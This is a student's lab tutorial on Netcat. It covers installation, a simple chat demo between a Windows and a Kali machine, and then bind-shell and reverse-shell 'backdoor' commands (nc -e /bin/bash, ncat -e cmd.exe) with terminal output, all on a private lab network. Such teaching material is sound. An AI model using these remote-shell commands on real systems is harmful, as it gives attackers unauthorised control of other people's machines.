Module:- SECURITY CONCEPT
(Netcat)
Name:-Prithviraj Nikam

Netcat

First launched in 1995, Netcat is one of the most popular and lightweight command-line network security tools to date. Netcat allows two computers to transfer data with each other using TCP and UDP protocols using the IP addresses. Netcat can run as a client to initiate connections with other computers and can also be used as a server/ listener with some specific settings. It is available for macOS, Linux, and Windows.

Netcat Usage

- Port listening
- Port Scanning
- Operation related to TCP, UDP or UNIX-domain sockets
- open Remote connections
- Read/Write data across network
- Network debugging
- Network daemon testing


Netcat Installation

- **Windows**

—->Download Nmap

https://nmap.org/download.html

-—>Install netcat



Nmap Setup

Choose Components

Choose which features of Nmap you want to install.

Check the components you want to install and uncheck the components you don't want to install. Click Next to continue.

Select components to install:

☑ Nmap Core Files
☑ Register Nmap Path
☑ Npcap 1.71
□ Check online for newe
☑ Network Performance
☑ Zenmap (GUI Fronten
☑ Ndiff (Scan comparisor
☑ Ncat (Modern Netcat r

Space required: 85.9 MB

Description

Position your mouse over a component to see its description.

Nullsoft Install System v3.07


• **Linux.**

——->Apt-get install netcat

——-->This command becomes very handy when it comes to troubleshooting on network level.

Netcat Demo

Step-1:- Open the command Prompt in Windows set Nmap path C:\Program Files(x86)\Nmap>




```
Microsoft Windows [Version 10.0.19044.2486]
(c) Microsoft Corporation. All rights reserved.

C:\Users\CDAC>cd
C:\Users\CDAC

C:\Users\CDAC>cd ..

C:\Users>cd ..

C:\>cd "Program Files" (x86)

C:\Program Files (x86)>cd Nmap

C:\Program Files (x86)\Nmap>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Nmap>dir
 Volume in drive C is Windows X
 Volume Serial Number is 2240-B346

 Directory of C:\Program Files (x86)\Nmap
```

Step-2:- Now go to command Prompt in Windows and run C:\Program Files(x86)\Nmap> ncat.exe -lvvp 4444

You can Give any Port Number

Where,

- **l:** Here we are enabling listening mode for inbound connections.
- **v:** This is a verbose parameter that enables you to see what is taking place in the background.
- **p:** Here we are specifying the port number




```
C:\Program Files (x86)\Nmap>ncat.exe -lvvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.3.88.
Ncat: Connection from 192.168.3.88:45474.
```

Step-3:-Now you can run the following Command in Kali Linux and type Some messages.


# nc   -vv 192.168.3.131   4444
Windows ip   Write port
No. (you set in
windows)

Type any message
Hii
Hello
by



```
┌──(prithvi㉿kali)-[~]
└─$ nc -vv 192.168.3.131 4444
192.168.3.131: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.3.131] 4444 (?) open
hii
hello
by
goodnight
```


Now go to windows and check the message (sending by Kali ip machine) coming or not



```
C:\Program Files (x86)\Nmap>ncat.exe -lvvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.3.88.
Ncat: Connection from 192.168.3.88:45474.
hii
hello
by
goodnight
```


you close connected any machine then it will connection closed

Kali:-



```
goodnight
^C sent 23, rcvd 0
```

Windows:-



```
by
goodnight
NCAT DEBUG: Closing fd 400.

C:\Program Files (x86)\Nmap>
```


Creating a Backdoor using Netcat

A backdoor is any method that allows somebody — hackers, governments, IT people, etc. — to remotely access your device without your permission or knowledge.

Step-4:- Go to Kali Linux machine and run

# nc -lvvp 4444 -e /bin/bash

You can
Give any
Port Number



```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvvp 4444 -e /bin/bash
listening on [any] 4444 ...
192.168.3.131: inverse host lookup failed: Unknown host
connect to [192.168.3.88] from (UNKNOWN) [192.168.3.131] 1229
```


Step-5:- Now you can go to Windows and run

C:\Program Files(x86)\Nmap> ncat.exe -v 192.168.3.88 4444

Kali ip

Write port No. (you set in Kali)

And Run Command following command for example
whoami
ip add




```
C:\Program Files (x86)\Nmap>ncat.exe -v 192.168.3.88 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
libnsock ssl_init_helper(): OpenSSL legacy provider failed to load.

Ncat: Connected to 192.168.3.88:4444.
whoami
prithvi
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:06:b7:85 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.88/24 brd 192.168.3.255 scope global dynamic noprefixroute eth0
       valid_lft 62070sec preferred_lft 62070sec
    inet6 fe80::a00:27ff:fe06:b785/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
ls
abc.pcap
abc.pdf
abc.txt
abc.zip
CTUnQvuF.jpeg
Desktop
```

What are Reverse Shells and Bind Shells?

To get a better understanding of what a Reverse shell is and how it works, let’s first have a look at how a real world Client-Server scenario works.

EX:-A user (Client) establishes a connection to the remote server and requests services. For example, if you want to watch a video on YouTube, your computer will establish a connection to remote Youtube servers and request a particular video.



When we are dealing with Reverse Shells, these roles are reversed. The victim’s computer becomes the server while the attacker's computer becomes the client. In that way, an attacker can send commands to your computer where they are executed to perform various tasks.


In summary, a **Reverse shell** is a shell initiated on the Victim’s computer back to the attacker's machine which is in a listening state waiting to pick up the shell.

On the other hand, a **Bind shell** is initiated on the Victim’s machine and bound to a specific port to listen for incoming connections from the attacker's machine. Malicious software that comes with a backdoor mainly utilizes the Bind shells.

Step-6:- Go to kali machin and run Netcat listener

# nc -lvvp 4444

You can
Give any
Port Number




```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvvp 4444
listening on [any] 4444 ...
192.168.3.131: inverse host lookup failed: Unknown host
connect to [192.168.3.88] from (UNKNOWN) [192.168.3.131] 1238
Microsoft Windows [Version 10.0.19044.2486]
(c) Microsoft Corporation. All rights reserved.
```

Step-7:- Now go to victime machine (Windows Machine)

C:\Program Files(x86)\Nmap> ncat.exe -v 192.168.3.88 4444 -e cmd.exe

Kali ip

Write port No. (you set in Kali)




```
C:\Program Files (x86)\Nmap>ncat.exe -v 192.168.3.88 4444 -e cmd.exe
Ncat: Version 7.93 ( https://nmap.org/ncat )
libnsock ssl_init_helper(): OpenSSL legacy provider failed to load.

Ncat: Connected to 192.168.3.88:4444.
```

Step-8:-Then go to Kali machine(Attacker Machine) and check Backdoor access(attacker access the windows command shell)


Run any command

C:\Program Files(x86)\Nmap> dir



```
┌──(prithvi㉿kali)-[~]
└─$ nc -lvvp 4444
listening on [any] 4444  ...
192.168.3.131: inverse host lookup failed: Unknown host
connect to [192.168.3.88] from (UNKNOWN) [192.168.3.131] 1238
Microsoft Windows [Version 10.0.19044.2486]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Nmap>dir
dir
 Volume in drive C is Windows X
 Volume Serial Number is 2240-B346

 Directory of C:\Program Files (x86)\Nmap

31-01-2023  18:02    <DIR>          .
31-01-2023  18:02    <DIR>          ..
02-09-2022  03:54            56,784 3rd-party-licenses.txt
02-09-2022  03:54           209,282 ca-bundle.crt
02-09-2022  03:54           767,893 CHANGELOG
02-09-2022  03:54            26,562 COPYING_HIGWIDGETS
02-09-2022  03:54            15,086 icon1.ico
02-09-2022  04:06         3,755,152 libcrypto-3.dll
02-09-2022  04:06           197,272 libssh2.dll
02-09-2022  04:06           634,008 libssl-3.dll
02-09-2022  03:54            28,802 LICENSE
31-01-2023  18:02    <DIR>          licenses
02-09-2022  04:06           327,312 ncat.exe
02-09-2022  04:06            31,376 ndiff.exe
02-09-2022  03:54             1,957 NDIFF_README
```

